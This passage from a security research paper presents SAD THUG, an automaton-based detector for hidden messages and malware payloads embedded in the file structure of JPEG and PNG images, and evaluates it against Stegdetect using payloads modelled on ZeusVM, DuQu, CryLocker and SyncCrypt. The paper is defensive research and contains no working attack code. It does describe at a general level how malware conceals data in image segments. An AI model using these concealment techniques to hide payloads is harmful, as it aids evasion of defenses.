While the length of a segment is clearly defined, i.e. the count of bytes in the file until either the next segment or the end of the file is encountered, there is some ambiguity with respect to the type of a segment. Most segments start with a header or byte sequence that indicates their type. Often, their payload starts with another header that is needed to correctly interpret the segment's payload. Although the segment type is defined by the outer header, the inner header may have significant impact on how the segment is interpreted. Thus, we suggest identifying subtypes based on these inner headers where appropriate. These subtypes will be treated as fully separate types in all respects.

For instance, in section 3.1, we introduced the JPEG file format's *APP* segments. They use the same segment type indicator but are supposed to start with a string indicating the software using the given segment, i.e. the purpose of a segment or even whether it should be ignored completely by most decoders can only be determined by interpreting this inner header. Hence, segments with different inner headers are written and read for different purposes and should thus be assigned different subtypes.


Our prototype parses PNG or JPEG files. For both file types, the length of a segment corresponds to the length of the encoded segment in a given file, as explained above. When data is encountered following a valid segment that cannot be decoded, it is stored as a *residual data* segment encompassing all bytes up to the end of the file. To determine the type of a segment in a PNG file, our parser simply uses the segment names described in section 3.2. However, when parsing JPEG files, it introduces subtypes for various segment types as illustrated for *APP* segments above.

Figure 3 a) shows a simplified decomposed Exif file. In the figure, each segment corresponds to a box where a smaller grey number on the bottom right of each box indicates the length of the respective segment in the parsed file. It starts with a start-of-image segment on the left, followed by an APP1 marker and two quantization tables. They are followed by a large scan segment, which contains the encoded image data. The file ends with an end-of-image marker, as indicated on the right hand side of fig. 3 a).




(a) A simplified, decomposed Exif file


(b) Automaton after learning a simplified JFIF file




(c) The automaton from b) after learning a simplified Exif file

Figure 3: Simplified data structures used by SAD THUG.

## 5.2 Model

For each given file, we want to determine whether its structure is reasonably close to the structure of benign files observed during a training phase. We characterize the entirety of benign file structures as a formal language. Thus, each decomposed image corresponds to a sequence of symbols and our core problem is to determine whether a given sequence is a word in that language. To achieve this, during the training phase we build a discrete finite automaton that approximates this language based on the training samples. In the classification phase, we check whether a given decomposed file corresponds to a word in the language described by that automaton.

More formally, for each file type $T$ we build a directed graph $G_T = (V, v_0, \Sigma_T, E, F, \gamma)$ with a set of vertices $V$, a designated vertex $v_0$, corresponding to the head of a file, the alphabet of segment types $\Sigma_T$ for the given file type, directed edges $E$ between elements of $V$ and a set of vertices $F$ corresponding to the last segments in the training files. Additionally, $\gamma$ maps an edge to its annotations.

In our automaton, an edge $v \to v' \in E$ indicates that in the training data set, two segments corresponding to $v$ and $v'$, were observed at least once in that order. When the segment corresponding to $v'$ has a fixed length, we use the annotations to store how often this transition was observed during training. For variable length segments however, we store all observed lengths. This allows us to derive a profile for the lengths expected in the context defined by the given edge. In the classification phase, we use these annotations to enforce additional constraints on the inspected files.

## 5.3 Training Phase

To train our classifier, we build the model described in section 5.2 that reflects the segments observed in the training set, including their observed order and length. Figure 4 shows the algorithm for building the respective automaton. It starts with a set of decomposed training files $A$ and initializes an empty automaton $G_T = (V, v_0, \Sigma_T, E, F, \gamma)$. Processing each image individually, as described by method `train_with_file`, the automaton is constructed and, once all files have been processed, returned. The automaton can then be used in the classification phase to classify previously unobserved files.

**Require:** $A$ {Set of decomposed training files}
  $\sigma : S_T \to V'$ {Returns vertex corresponding to given segment's type}

  $V \leftarrow \{v_0\}$ {Vertices}
  $E \leftarrow \{\}$ {Edges}
  $F \leftarrow \emptyset$ {Final states}
  $\gamma : E \to \mathbb{N}^*$ {Annotations}
  **for** $s$ **in** $A$ **do**
    **call** train_with_file ($s$)
  **return** $(V, v_0, \Sigma, E, F, \gamma)$ {Trained automaton with annotations}

  **method** train_with_file ($s$)
    $v \leftarrow v_0$ {Start with the HEAD state}
    **for** $s_i$ **in** $s = s_0, ..., s_{n-1}$ **do**
      $v' \leftarrow \sigma(s_i)$
      $V \leftarrow V \cup \{v'\}$ {Add vertex, if missing}
      $E \leftarrow E \cup \{(v, s_i) \to v'\}$ {Add transition}
      **if** $\ell(s_i)$ is fixed **then**
        $\gamma(v, v') \leftarrow \gamma(v, v') + 1$
      **else**
        $\gamma(v, v') \leftarrow \gamma(v, v') \frown \ell(s_i)$
      $v \leftarrow v'$
    $F = F \cup \{v\}$ {Add current state to final states}

Figure 4: Training algorithm

In each iteration of `train_with_file`, we start with the predecessor variable $v$ pointing to a virtual `HEAD` state that represents the beginning of the file. For each observed segment, we determine the corresponding vertex $v'$ and add it to the set of vertices $V$ in the automaton if necessary. Also, we ensure that the automaton contains an edge $e \in E$ from $v'$s predecessor $v$ to that vertex. Finally, we update the annotations $\gamma(e)$ for that edge. If the segment's length is fixed, we increment the annotation for that edge by one, assuming the annotations were initialized to 0. For variable length segments, the annotations were initialized to an empty tuple and we append the observed length to the edge's annotation. Finally, we set $v'$ to be the next predecessor $v$ and process the next

```
Require: (V, v_0, Σ_T, E, F, γ) {Trained automaton with annotations}
Require: α {Length sensitivity parameter}
Require: τ {Confirmation threshold}
Require: s {Decomposed image}
  v ← v_0
  for s_i in s = s_0, ..., s_{n-1} do
      v' ← σ(s_i)
      if not is_acceptable_transition(v, s_i, v') then
          return anomaly
      v ← v'
  if not v ∈ F then
      return anomaly
  else
      return normal

  method is_acceptable_transition (v, s_i, v')
      if not (v → v') ∈ E then
          return false
      if ℓ(s_i) is fixed then
          if not γ(v, v') ≥ τ then
              return false
      else
          C = {x || x ∈ γ(v, v') ∧ (|x − ℓ(s_i)| ≤ ⌈ℓ(s_i) · α⌉}
          if not |C| ≥ τ then
              return false
      return true
```

Figure 5: Classification algorithm

segment.

After all segments are processed, $v$ contains the vertex corresponding to the last processed segment. Hence, we add this vertex to the set of legitimate final states $F$. When this procedure has been completed for all individual files, we return the resulting automaton.

Figure 3 b) shows an automaton after training on a simplified JFIF file while fig. 3 c) shows the same automaton after learning the simplified Exif file depicted in fig. 3 a). Here, the added vertices and edges are highlighted in green and we omit lengths in b) and c). Both files start with a fixed length SOI marker, so in the first step, the annotation for the edge from the HEAD state to the respective vertex is incremented. However, in the Exif file, it is followed by an APP1 rather than an APP0 marker and the corresponding vertex and an edge to it are added. The automaton already contains a vertex corresponding to the DQT0 segment following in the file and hence we only need to add another edge to process it. That segment however is followed by a previously unobserved DQT1 segment. Thus, again a new vertex and an edge from the DQT0 to the new DQT1 vertex are added. From there, an edge to the existing Scan vertex is added, reflecting the sequence of segments in the Exif file. Since – like in the JFIF file the automaton was trained with – the last segment is an EOI segment behind the Scan segment, the respective final transition only updates the automaton's annotations.

## 5.4 Classification Phase

Once the finite-state automaton has been built using the procedure described above, we enter the classification phase. Here, we treat each file as a sequence of symbols that are either accepted or rejected as words in a language of legitimate files of that type. This process can be tuned by adjusting the two parameters $\tau$ and $\alpha$. $\tau$ is the number of times a transition has to have been observed during training before we accept that transition in the classification phase. Obviously, with $\tau$ set to 1, we accept any transition ever observed during the training phase. As we increase $\tau$, our classifier becomes more restrictive but also more robust against coincidental anomalies in the training data or deliberate attempts to manipulate it during the training phase.

For transitions to a variable length segment $s_i$, we only consider those observations that are within a reasonable range from that segment's length, determined by our parameter $\alpha$. More specifically, we calculate the range by taking the ceiling of multiplying $\alpha$ with the given segment's length: $\lceil \alpha \cdot \ell(s_i) \rceil$. Figure 6 illustrates this concept. It shows the absolute frequency of sizes for the JPEG DC0 huffman table that lie between 0 and 100. A green line indicates an observation of length 33. With $\alpha$ set to 0.1, this corresponds to a range of 4, i.e. the area highlighted in green in fig. 6. Our training data contains many observations within this range, so we accept the observation as legitimate. As another example, take the red line at 70 in the figure. Its larger absolute value results in a significantly larger range as well. However, as the area highlighted in red shows, there are few observations in this range, so – depending on the configuration – our approach will classify this observation as an anomaly.

Figure 5 shows the full classification algorithm. It requires a trained automaton, the two parameters $\tau$ and $\alpha$ and finally a decomposed image as inputs. The result returned is the classification for the given file which may be "anomaly", if the file is considered to be malicious, or "normal" otherwise.

Like in the training algorithm, decomposed files are processed segment by segment. As sketched above, the main task is to identify whether individual transitions occurred in the training phase – taking into account our parameters $\tau$ and $\alpha$. This is handled by method `is_acceptable_transition` in fig. 5. Here, we first check whether a transition exists from the previous vertex to a vertex that represents the current segment. If that segment has not been observed during the training phase or not been observed to follow the previous segment, the check fails and we consider the file to be anomalous. Otherwise, we verify whether the transition's annotations satisfy the constraints imposed by our parameters $\tau$ and





Figure 6: The length of JPEG huffman table segments in bytes (excerpt).

$\alpha$. If the segment's size is fixed, we check whether the stored observation count reaches or exceeds the desired threshold $\tau$. For variable length segments, we first determine the observed lengths that were within $\lceil \alpha \cdot \ell(s_i) \rceil$ bytes from $s_i$'s length $\ell(s_i)$. We then check whether they exceed our threshold $\tau$ and reject the image, if that is not the case. Given that all observed transitions were successfully validated, we only need to check whether the vertex corresponding to the last segment is also a final state in our trained automaton. If and only if that is the case, we accept the image as normal with respect to our training set.

## 6 Evaluation

We evaluated our approach using a large body of JPEG and PNG files with embeddings from ten different malware families. The respective data sets are derived from a total of 270,000 JPEG and 33,000 PNG files downloaded from popular websites. The same data set is also used for training and to determine our approach's false positive ratio. Given the design of our experiment and the size of our data sets, we believe that the results presented here closely resemble those achieved in a real environment.

In this section, we thus first describe the general design of our experiment, before discussing the details of our data sets. Section 6.3 describes how we obtained a meaningful configuration for our approach. We then provide an overview to Stegdetect, which we use as a benchmark. Finally, in section 6.5, we describe the results of our evaluation for both approaches.

### 6.1 Experiment Design

We conduct a ten-fold cross-validation on a large data set of 270,000 JPEG and 33,000 PNG files, downloaded from the Internet as described in section 6.2.1, to verify the accuracy and effectiveness of our approach. In each iteration, we use nine tenths of each data set as training data. The remaining data is further subdivided to construct realistic data sets using a diverse set of embedding methods. We use them – along with additional data sets – as test sets for our evaluation.

As a consistent measure for the quality of the detection, we use the *true classification ratio*. This metric can be applied on both files without and with a steganographic payload. For the former files, it corresponds to the fraction of the files that were classified as benign. Files that contain an embedding, on the other hand, must be classified as malicious to contribute to the respective true classification ratio. Thus, a value of 1 indicates a perfect result for the given data set while a value of 0 shows that the approach is not at all able to correctly classify items in the respective subgroup.

### 6.2 Data Sets

#### 6.2.1 Base Data Set

We obtained a large data set closely resembling a set of images retrieved by average users browsing the Internet. To do so, we determined the top 25 websites according to Alexa [7] but after replacing semantic duplicates with a single domain name. For instance, `google.co.in`, `google.co.jp` and `google.com` all redirect to the same website, based on your assumed locality and were thus were replaced by a single instance of `google.com` in our list. We then recursively crawled this pruned list but stopped the recursion once a non-image resource was retrieved from a third-party domain. Many professionally operated websites serve static resources under a different domain name and thus without this exemption many images that were part of a website would not be loaded by our simulated Internet user. Through this process, we obtained a total of 271,968 JPEG and 33,651 PNG files. We removed randomly selected files from these sets

to trim them to 270,000 JPEG and 33,000 PNG files. This facilitates creating evenly-sized groups from them, as discussed below. Note that our unbiased crawling returned more than 8 times as many JPEG than PNG files, reflecting the popularity of the two file formats.

Since we obtained these files from third parties, we cannot completely rule out the possibility that they do in fact contain hidden messages. However, the sites we crawled are professionally run by respectable operators, so we assume that they do not deliberately provide malicious image files. On the other hand, the sites we crawled may allow users to upload content or reference user-uploaded content on third party websites and some users may decide to abuse their functionality to upload files with steganographic content. Since we are crawling popular websites with a large user base only, it is safe to assume that only a diminishing fraction of users – if any – engage in such activities. In turn, if our base data set does contain images with steganographic content, their quantity will be negligible. Weighing this against the inevitable lack of diversity in a self-assembled data set and consequentially the remoteness of such a data set from a live deployment, we opted for the approach described above.

Further analysis of the data set nevertheless revealed some interesting details. For instance, 15,005 files or 5.56%, of the JPEG files and 777 or 2.35% of the PNG files contain data behind their EOI or IEND segment. 4,484 JPEG files have 3 or less residual bytes behind their EOI marker, i.e. they are unlikely to carry any hidden message. In the PNG partition, only 56 files fall into that category. For both formats, the lion's share of the remaining files with four or more appended bytes is made up by `twitter.com`. It accounts for 9,527 of the 10,521 JPEG and 475 of the 721 respective PNG files. In a manually inspected sample, these files contained the space character ($0x20$) appended up to 455,942 times. The only reasonable explanation for this phenomenon is a programming error. `qq.com` accounts for most of the remaining files, i.e. 887 JPEG and 126 PNG files. Here, the files contain 46 additional bytes each, primarily a 32 letter hexadecimal ASCII string. Since this corresponds to the length of an MD5 hash, we assume that the data serves as a kind of watermark.

We acknowledge that these observations may be considered anomalies and that the respective files could be removed from the data set on that grounds. However, we left them in the data set for two reasons. First, with respect to SAD THUG, the presence of these files may decrease but not increase its detection performance, i.e. we avoid a potential unfair advantage for SAD THUG in our evaluation. Second, the files are part of an unbiased snapshot of files provided on the Internet. Removing them would conceal a challenge that a detection method would face in practice.

In our evaluation, we use the base data set for two purposes. First, it serves as a training set for our approach. Second, we use it to create sets of files that contain messages embedded with one of a total of 12 methods (for reasons explained below, this figure does not include CryLocker's and DuQu's methods).

#### 6.2.2 Payload Data Sets

**Malpedia** is a curated collection of live malware samples and analysis [46]. After removing signatures, notes and script-based samples from the collection, we obtained a data set that contains a total of 4,558 malicious files.

**ZeusVM Configuration** The ZeusVM malware uses JPEG files to transfer two pieces of configuration to infected machines. The first part consists primarily of a list of URLs that are used for command and control. We discuss the other part, web-injects, below. To create this data set, we extracted and parsed the content from 24 live configurations for ZeusVM. From these configurations, we determined the smallest and largest number of values as well as all unique values for each option. To generate new configurations that closely resemble the original ones, we chose a random count between the minimum and maximum number of values observed for each given option and then added random values from the pool of observed values for that option.

**ZeusVM Web-Inject** ZeusVM's configuration contains templates that determine which and how websites visited by an infected machine should be modified. To generate the respective data set, we relied on the configurations parsed as described in the previous paragraph. Likewise, we determined how many web-injects were provided in the live configurations and chose a random sample from the given web-injects with a size ranging between those numbers.

**Web Exploits** target web browsers using malicious JavaScript, HTML or other code. To simulate an attack that hides this kind of data, we randomly selected files from a collection of 2,543 malicious JavaScript files [43].

**CryLocker Payload** The CryLocker ransomware [34] exploits the `imgur.com` website to upload information about each infected system. From the scarce information available on that payload, we inferred the format and chose reasonable values for its variables.

**DuQu Payload** The DuQu malware uses steganography to exfiltrate data from infected machines. According to Symantec [1], its logger creates a screenshot and process list every 30 seconds which will eventually be uploaded to a C&C server. To create a realistic data set, we set up a Windows virtual machine to automatically create





Figure 7: The size distributions of the payloads used in our evaluation (grouped by maximum size in bytes).

a screenshot and store a process list every 30 seconds. By running a series of office tutorials from YouTube in fullscreen mode on that machine, we ensured that the screenshots are similar to those of a system being used for regular office tasks. We then selected random intervals with a duration of at least 30 minutes, and concatenated the screenshots and process lists generated in a randomly selected time frame with that length. To create the final DuQu payload, we compressed the data using the `bzip2` algorithm and encrypted it using the AES cipher.

**SyncCrypt Payload** The SyncCrypt ransomware uses JPEG files to transfer a hidden ZIP file. In that ZIP file however, it hides the malware's main executable along with an HTML and a PNG file. Hence, to simulate that payload, we randomly chose a PNG file from the respective base data set, an HTML file from the *Web Exploits* set and a random malware binary from *Malpedia* and stored them in a ZIP file.

**Discussion** In this section, we briefly introduced the payload data sets used. Figure 7 shows the distribution of the size in bytes of the messages drawn from these data sets for our evaluation. Since the data sets cover a large variety, we grouped them by the size of the largest message in them, starting with the smallest data sets in the top left and ending with the largest on the bottom right. To provide a point of reference, a dotted horizontal line indicates the maximum density in the next plane. The plane on the top left shows the CryLocker and ZeusVM Configuration data sets, which only contain messages up to about one kilobyte and are clearly concentrated on about 200 or 700 bytes. The complete ZeusVM payload, including the malware's configuration and web-injects, evenly spreads from close to zero to 250 KB. Most of the files from the Web Exploits data set are very small, however the largest message drawn from this set almost reaches 2 MB, as we can see in the same plane. The SyncCrypt Payload consists, among others of a random malware sample drawn from the Malpedia data set and thus closely resembles the latter data set's size distribution, as seen in the bottom left plane. Finally, the DuQu Payload data set's size distribution ranges from just above 700 KB to 141.92 MB.

### 6.2.3 Additional Considerations for Data Sets

**ZeusVM/Zberp** The Zberp banking trojan is based on the ZeusVM malware and inherited its embedding method. Hence, for our evaluation we do not distinguish between the two. However, we use two different data sets to establish our approach's efficacy with respect to their method. First, we obtained a set of 24 JPEG files containing live configurations which were extracted from dumps of ZeusVM control panels. We denote this data set as *ZeusVM*. Second, we used the leaked KINS builder[2] for the ZeusVM malware to embed configurations from our





Table 1: Evaluation data sets; names in italics correspond to the methods proposed in section 4. The payload for the ZeusVM, Zberp* data set is constructed by combining two payload data sets.

payload data set into randomly selected JPEG files from the base data set. Since the builder would fail for JPEG files that did not end with an EOI marker, we excluded those files from the selection process. The respective data set is called *ZeusVM, Zberp** below.

**DuQu** The DuQu malware uses a static JPEG file stored inside its executable to exfiltrate data. Since this file does not depend on the input, we created a data set independent from our base data set. Using our DuQu payload data set and the JPEG file used by DuQu, the 1000 files in that set provide a very realistic approximation of DuQu's C&C traffic.

**CryLocker** The method used by the CryLocker ransomware effectively creates a PNG file header without any image data. Thus, it does not depend on any input and – like DuQu – we created and use an independent data set of 1000 files for our evaluation.

#### 6.2.4 Grouping

To perform our evaluation, we partitioned the files in our base data sets into ten evenly-sized groups. We then further subdivided each JPEG group into nine subgroups while we divided the PNG groups into five subgroups each. As explained in section 6.1, for each step in our cross-validation, we used nine of the ten groups as training data. The subgroups in the remaining group serve as a test set for our classifier. Here, the files in one subgroup would remain unchanged, i.e. without any malicious embedding, to allow us to establish the false positive ratio. In the remaining subgroups, we embedded messages in accordance with table 1 and section 6.2.3. Note that the CryLocker, DuQu, and ZeusVM data sets do not depend on our base data set and are thus not included in these numbers.

### 6.3 Parameterization

In section 5.4 we introduced two parameters, $\alpha$ and $\tau$ that allow tuning the precision and recall of our approach. To determine a reasonable configuration, we executed a systematic grid-based parameter evaluation using ten values for each parameter and chose the parameter set that maximized our approach's weighted mean true classification ratio. We doubled the weight for the data set without any embedding to introduce a slight preference for a lower false positive ratio.

For $\tau$, we can choose any positive integer, so we opted for the first ten possible values, i.e. 1 through 10, to determine whether there exists a local optimum in this range. $\alpha$ can take any positive real value. However, we argue that very large values for $\alpha$ would make the approach overly permissive. E.g. with a value of 1, all lengths from 0 up to twice the given length would support the legitimacy of the observed file. Hence, an attacker could simply create a very large segment and be sure that it would be supported by the model, if it appeared in the correct order. Thus, we select 0.5 as a reasonable upper bound for $\alpha$. From this starting point, we chose 10 evenly distributed values, i.e. set $\alpha$ to 0.05, 0.1 etc. up to and including 0.5. Following this methodology, for JPEG files the most restrictive configuration $\tau = 10$ and $\alpha = 0.05$ scored best. For PNG files we chose the configuration $\tau = 2$ and $\alpha = 0.1$.

### 6.4 Stegdetect: Append and Invisible Secrets

Provos and Honeyman published several papers on the topic of hiding messages in JPEG files and detecting such embeddings, which we briefly discuss in section 8. While their work focussed on detecting hidden messages in image data, the reference implementation of their Stegdetect [48] tool also contains two methods called *append* and *invisible secrets*. The first method checks whether a file contains at least 4 additional bytes behind the end of the image data. The *invisible secrets* method on the other hand checks whether a comment segment starts with an integer reflecting the length of the following payload. We disabled all other detection methods to avoid triggering unnecessary false positives. However, their implementation was unable to parse a significant fraction of the files in the test sets. We include the fraction that could not be handled as *error* in our comparison to allow our readers to account for these files.

### 6.5 Results

The left plot in fig. 8 indicates the detection performance of both SAD THUG, indicated by green boxes, and Stegdetect for JPEG files. Only SAD THUG is able to process PNG files and thus the right hand side of fig. 8 shows results solely for our approach. For Stegdetect, we show the true classification ratio using blue boxes and the error ratio, as explained in section 6.4, in red. Given that all values are close to either 0 or 1, we split the graph into an upper and a lower part. The upper part contains the upper 6% range while the lower part contains the lower 6% range, respectively. There were no observations in between these intervals.

As indicated by fig. 8 a), the worst true negative ratio SAD THUG achieved for JPEG files was 99.33% with a maximum of 99.59% and mean 99.48%. Stegdetect on the other hand achieved a mean true negative ratio of 95.45%. This is due to the fact that a surprisingly large number of the JPEG files in our base data set contain data appended behind their EOI marker, as discussed in section 6.2.1. SAD THUG implicitly compensates for this, resulting in a far better true negative ratio than Stegdetect. However, as a side effect, SAD THUG also accepts some files that contain a message added using the *append* paradigm. In section 9.2, we discuss how this can be fixed easily. While we expected Stegdetect to classify files with *append*-based embeddings perfectly, ranging from Cerber to Tropic Trooper in fig. 8, it does not. However, the difference is explained by its failure to parse a significant fraction of the files and is thus, on its own, not indicative of a shortcoming of the method.


The picture changes once we consider the remaining methods. Here, SAD THUG achieves a 100% true positive ratio while Stegdetect does not detect any ZeusVM file and a parsing error triggers its only true positive for the ZeusVM/Zberp* data set. As discussed above, the files in the ZeusVM/Zberp(*) data sets always end with an end-of-image marker and thus do not trigger Stegdetect's heuristic. The *APP*0 and *APP*1*: Comment* data sets on the other hand include any residual data that was present in the files used to construct them. Hence, here Stegdetect does not detect the actual embedding but the residual data in the base data set. Thus, one could argue that the 2.93% to 5.13% true positives it achieves are in fact false positives.

On the right hand side of fig. 8, we see SAD THUG's detection results for the PNG data sets. We are not aware of any other approach for classifying these files and hence cannot provide a basis for comparison. Here, SAD THUG correctly classifies all files across all cross-validation steps for all except two data sets. For the Brazilian EK's method, which uses the *append* paradigm, results are again distorted by residual data present in the base data set. Here, up to 4.85% of the files are incorrectly classified as benign with a mean true classification ratio of 96.59%. At the same time, SAD THUG achieves a mean true positive ratio of 98.88%. There was no obvious pattern with respect to what files caused the usually single digit count of false positives in each group.

To summarize, SAD THUG achieves very high true classification ratios for both JPEG and PNG files. It classifies several data sets perfectly but is somewhat impeded with respect to *append*-based methods by the presence of a large number of files with residual data in our training data. Here, the worst true classification ratios is 95.15% while the overall average ratios are 99.25% for both JPEG and PNG files. Stegdetect on the other hand scores well for *append*-based methods but fails to detect methods relying on other paradigms. Additionally and in contrast to SAD THUG, Stegdetect causes a large number of false positives, 5.26% on average.

## 7 Limitations

While our evaluation in section 6 shows that our approach is very effective with regard to detecting embedded messages that change the structure of JPEG or PNG files, it is not designed to detect embeddings in the encoded image data. Thus if an attacker chooses to embed messages in the image data stored in a file, this fact cannot be detected using our approach. A large number of approaches exist that do attempt to detect such embeddings (cf. section 8). With respect to detecting structural embeddings, SAD THUG significantly outperforms the only previous method attempting to solve this problem.




(a) JPEG

(b) PNG

Figure 8: The classification performance of SAD THUG and two Stegdetect methods for JPEG files and SAD THUG's performance for the PNG format.

Similarly, our prototype could be evaded by using a file type that it currently does not support. However, there are several points that mitigate this limitation. First, our approach is agnostic with respect to file types and the prototype parser could simply be extended to parse the structure of another file type. Second, an ALG may expect to observe files of one type much less often than others. As we pointed out in section 2, a web application firewall (WAF) typically observes far more images than HTML documents, since each HTML document usually references dozens of image files. While PDF, DOC or XLS files are often provided as downloads, they generally make up a much smaller fraction of a website's content than HTML documents. Therefore, WAFs may refer to more computationally expensive methods, like on-the-fly conversion into image files, or even require user interaction before letting such files pass through them.

